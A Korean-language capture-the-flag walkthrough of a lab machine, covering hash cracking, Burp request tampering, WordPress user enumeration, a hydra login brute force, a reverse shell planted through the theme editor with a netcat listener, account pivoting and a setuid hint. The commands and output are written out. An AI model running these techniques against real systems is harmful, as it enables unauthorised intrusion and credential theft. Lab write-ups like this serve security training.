
Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
547f520fa9832d3090b5a5a374a904ea	md5	open_sesame

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

암호를 크랙하면 open_sesame이라는 단어를 얻을 수 있다.



쿠키에 다시 open_sesame을 넣고 새로고침하면



새로운 문장이 나왔다. 새로고침하여 Burp suite로 해당 페이지를 intercept한다.

```
GET /alibaba/ HTTP/1.1
Host: 192.168.56.10:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: csrftoken=2eKePrbmGDi4rhs7Fr64bxde0XRu4egf; secret=047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242; token=open_sesame
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

GET을 POST로 바꾸고 forward 한다.

```
POST /alibaba/ HTTP/1.1
Host: 192.168.56.10:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: csrftoken=2eKePrbmGDi4rhs7Fr64bxde0XRu4egf; secret=047364b9be67f665eca384b8061d688b8642a8b47b3de35c22a012ed6fe69242; token=open_sesame
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


화면 밑에서 힌트 획득.

6. 8080포트

Masonry Blog, WordPress theme by Perfectwpthemes

워드프레스로 돌고 있음을 확인했다 wpscan을 이용하여 유저까지 스캔을 해보자

wpscan –-url http://192.168.56.10:8080 –enumerate p,u



Wpscan 을 한 결과 admin1 ~ admin5 까지 총 5 개가 있는데 비밀번호를 알아보자.

일단 burp 에서 인터셉트한 값의 리퀘스트 값을 알아보고 /wp-login.php 과

log=admin1&pwd=admin1&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1 를 복사해 두도록 하고 response 를 보게 되면 login_error 가 있다. 이것도 복사해두자.

Request

Pretty Raw Hex

```
1  POST /wp-login.php HTTP/1.1
2  Host: 192.168.56.10:8080
3  Content-Length: 129
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.56.10:8080
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.56.10:8080/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15
16 log=admin1&pwd=admin1&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1
```

Response

Pretty Raw Hex Render

```
          </a>
        </h1>
41      <div id="login_error">
          <strong>
            خطأ
          </strong>
          : للمستخدم أدخلتها التي المرور كلمة <stror
```

복사를 해둔 다음 칼리에서 wpscan에서 본 유저를 파일로 저장을 하고

File Actions Edit View Help

```
 GNU nano 8.2                                                    user
admin1
admin2
admin3
admin4
admin5
```

복사해둔 값들을 모아서 hydra를 돌려보면 비밀번호를 획득할 수 있다

```
hydra 192.168.56.10 -s 8080 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1:login_error" -L user -P user -t 64
```

```
┌──(root㉿kali)-[~/escaperoom]
└─# hydra 192.168.56.10 -s 8080 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1:login_error" -L user -P user -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-16 10:15:13
[DATA] max 25 tasks per 1 server, overall 25 tasks, 25 login tries (l:5/p:5), ~1 try per task
[DATA] attacking http-post-form://192.168.56.10:8080/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1:login_error
[8080][http-post-form] host: 192.168.56.10   login: admin3   password: admin4
[8080][http-post-form] host: 192.168.56.10   login: admin1   password: admin2
[8080][http-post-form] host: 192.168.56.10   login: admin2   password: admin3
[8080][http-post-form] host: 192.168.56.10   login: admin5   password: admin1
[8080][http-post-form] host: 192.168.56.10   login: admin4   password: admin5
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-16 10:15:28
```

출력된 계정을 차례대로 접속하다 보면 메뉴가 1개가 더 있는 계정(admin4)이 있다

테마메뉴에 가서 twenty sixteen을 활성화하고 setting메뉴 – Menu Options – 체크 전부 해제하고 update options 하게 되면 모든 메뉴가 열린다 여기서 이제 리버스쉘을 접속시도해 볼 수 있다.

테마편집에서 404.php의 소스코드를 리버스쉘 코드로 변경을 하고

칼리에서 nc -lvnp 5555한다음

wp-scan에서 보았던 테마 실행경로 http://192.168.56.10:8080/wp-content/themes/twentysixteen/404.php를 실행하면 연결이 된다.

```
┌──(root㉿kali)-[~/escaperoom]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.10] 41828
Linux 34d3a780fa2d 5.14.0-503.35.1.el9_5.x86_64 #1 SMP PREEMPT_DYNAMIC Thu Apr 3 12:12:16 UTC 2025 x86_64 GNU/Linux
 01:23:54 up  1:28,  0 users,  load average: 0.00, 1.00, 12.89
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

/var/www/html경로로 이동하여 ls -al을 하게 되면 .hint파일이 있다 열어보도록 하자

```
drwxrwxrwx.  5 www-data www-data  4096 Apr 15 23:55 .
drwxr-xr-x.  1 root     root        18 Nov 28  2018 ..
-rw-r--r--.  1 root     root         5 Apr 14 06:53 .hint
-rw-r--r--.  1 www-data www-data   235 Apr 14 06:32 .htaccess
-rw-r--r--.  1 www-data www-data   418 Sep 25  2013 index.php
-rw-r--r--.  1 www-data www-data 19935 Jan  6  2018 license.txt
-rw-r--r--.  1 www-data www-data  7415 Apr 15 08:06 readme.html
-rw-r--r--.  1 www-data www-data  6878 Apr 15 08:06 wp-activate.php
drwxr-xr-x.  9 www-data www-data  4096 Aug  2  2018 wp-admin
-rw-r--r--.  1 www-data www-data   364 Dec 19  2015 wp-blog-header.php
-rw-r--r--.  1 www-data www-data  1889 May  2  2018 wp-comments-post.php
-rw-r--r--.  1 www-data www-data  2764 Apr 15 23:55 wp-config-sample.php
-rw-r--r--.  1 www-data www-data  3150 Apr 15 23:55 wp-config.php
drwxr-xr-x.  7 www-data www-data    99 Apr 16 01:19 wp-content
-rw-r--r--.  1 www-data www-data  3669 Aug 20  2017 wp-cron.php
drwxr-xr-x. 18 www-data www-data  8192 Aug  2  2018 wp-includes
-rw-r--r--.  1 www-data www-data  2422 Nov 21  2016 wp-links-opml.php
-rw-r--r--.  1 www-data www-data  3306 Aug 22  2017 wp-load.php
-rw-r--r--.  1 www-data www-data 37804 Apr 15 08:06 wp-login.php
-rw-r--r--.  1 www-data www-data  8003 Apr 15 08:06 wp-mail.php
-rw-r--r--.  1 www-data www-data 16246 Oct  4  2017 wp-settings.php
-rw-r--r--.  1 www-data www-data 30091 Apr 29  2018 wp-signup.php
-rw-r--r--.  1 www-data www-data  4689 Apr 15 08:06 wp-trackback.php
-rw-r--r--.  1 www-data www-data  3065 Aug 31  2016 xmlrpc.php
$ cat .hint
I am not a cat. Grrr! Woof!
$
```

하지만 cat을 사용하면 나는 고양이가 아니다 으르렁 멍! 이 출력된다 dog로 시도해보면 Rmhj가 출력된다

```
$ dog .hint
Rmhj
$
```

그리고 이시점에서 그냥 지나쳤을 다운로드 페이지 맨 하단을 보게 된다면 제공되었던 알고리즘 밑에 SkhW가 제공되어 있다


- base64:
- ROT47:
- ROT8000:
- SkhW

이제 총 4개를 구했을탠데 이걸 잘조합을 해보도록하자

다운페이지 (SkhW) + 아파치페이지 (T1p6) + wordpress (Rmhj) + alibaba (MU09) 조합하여 base64로 인코딩하면 JHVOZzFhc1M= 이게 나오는데 이게 비밀번호이다.

7. SSH 접속(sunglass 계정)

이제 ssh 접속을 하면 되는데 계정은 ftp 에서 보았던 파일명 sunglass 가 계정명이다




ssh sunglass@192.168.56.10 / JHVOZzFhc1M=

접속하게 되면 아무 입력이 안되는 창이 한 개 뜬다 워드프레스에 있는 글을 보게 되면 수수께끼가 하나 있는데 해석해보면 마음이 이끌 듯 리듬을 따라 한 개를 11 번 반복하라고 한다

이를 완벽하게 해석하면 h 를 0.8~0.9 초에 11 번을 반복 입력을 해야 한다.

성공하게 되면 WOW. 가 출력되고 id 를 해보면 jaeho 계정으로 접속이 되었다.

8. jaeho 계정




pwd로 확인했을 경우 jaeho가 아닌 sunglass에 위치에 있는 것을 확인했다.

cd /home/jaeho 로 이동해본 후 ls -al 해보자 그럼 readme 와 password.jpg 라는 파일이 존재한다는 것을 확인했다.

cat readme 해보자

여기 디렉토리에 다음 패스워드가 있다고 한다.


그렇담 password.jpg로 된 스테가노그래피 인 것을 디코딩 해보자.




로 하였을 때 기존 sunglass -> jaeho 로 넘어갔기에 패스워드를 알 수 없다.

그렇다면.. scp 명령어로 password.jpg 를 칼리로 내보내보자

내보낸 후 unzip 명령어로 풀어보자



풀어보면 card.txt가 나오면 cat 명령어로 확인해보자



다음 계정으로 넘어가는 계정 정보를 확인할 수 있다.

9. smyoo 계정

smyoo 계정으로 넘어가서 ls -al 명령어로 파일을 확인해보자

```
total 20
drwx------. 2 smyoo smyoo 139 Apr 14 18:33 .
drwxr-xr-x. 6 root  root   65 Apr 11 16:35 ..
-rw-------. 1 smyoo smyoo   0 Apr  8 12:21 .bash_history
-rw-r--r--. 1 smyoo smyoo 102 Apr 14 18:33 .bash_login
-rw-r--r--. 1 smyoo smyoo  49 Apr 14 16:37 .bash_logout
-rw-r--r--. 1 smyoo smyoo 609 Apr 12 16:32 .bash_profile
-rw-r--r--. 1 smyoo smyoo 603 Apr 11 11:55 .bashrc
-rw-------. 1 smyoo smyoo   0 Apr 11 11:51 .python_history
-rw-r--r--. 1 root  root   24 Apr 14 18:30 readme
```

여기서도 마찬가지로 readme가 있다.

```
"الضوء تحت المصباح مظلم"
```

라는데 번역을 해보면 등잔 밑이 어둡다는 말이 되겠다.

cat .bash_logout을 하였을 때

```
# ~/.bash_logout
#gilhyeong // G7@pL9!xW2#qZ8$Mn
```

다음 계정으로 넘어가는 계정 정보를 확인할 수 있다.

10. gilhyeong 계정

gilhyeong 접속 후

/home/gilhyeong에서 ls -al를 하면 .hint.txt를 찾을 수 있다.

```
total 24
drwx------. 2 gilhyeong gilhyeong 142 Apr 16 12:28 .
drwxr-xr-x. 6 root      root      65 Apr 11 16:35 ..
-rw-r--r--. 1 gilhyeong gilhyeong   0 Apr  8 12:07 .bash_history
-rw-r--r--. 1 root      root        6 Apr  7 16:41 .bash_login
-rw-r--r--. 1 gilhyeong gilhyeong  18 Apr 30  2024 .bash_logout
-rw-r--r--. 1 gilhyeong gilhyeong 656 Apr 16 12:27 .bash_profile
-rw-r--r--. 1 gilhyeong gilhyeong 532 Apr  8 12:20 .bashrc
-rw-------. 1 gilhyeong gilhyeong  45 Apr 14 15:23 .hint.txt
-rw-------. 1 gilhyeong gilhyeong   7 Apr 14 16:50 .python_history
```

.hint.txt의 내용


```
Find six elements to unlock incredible doors
```

Find 이후에 단어들의 첫글자만 따면 find setuid로 setuid를 이용해 권한 상승을 하면 된다.

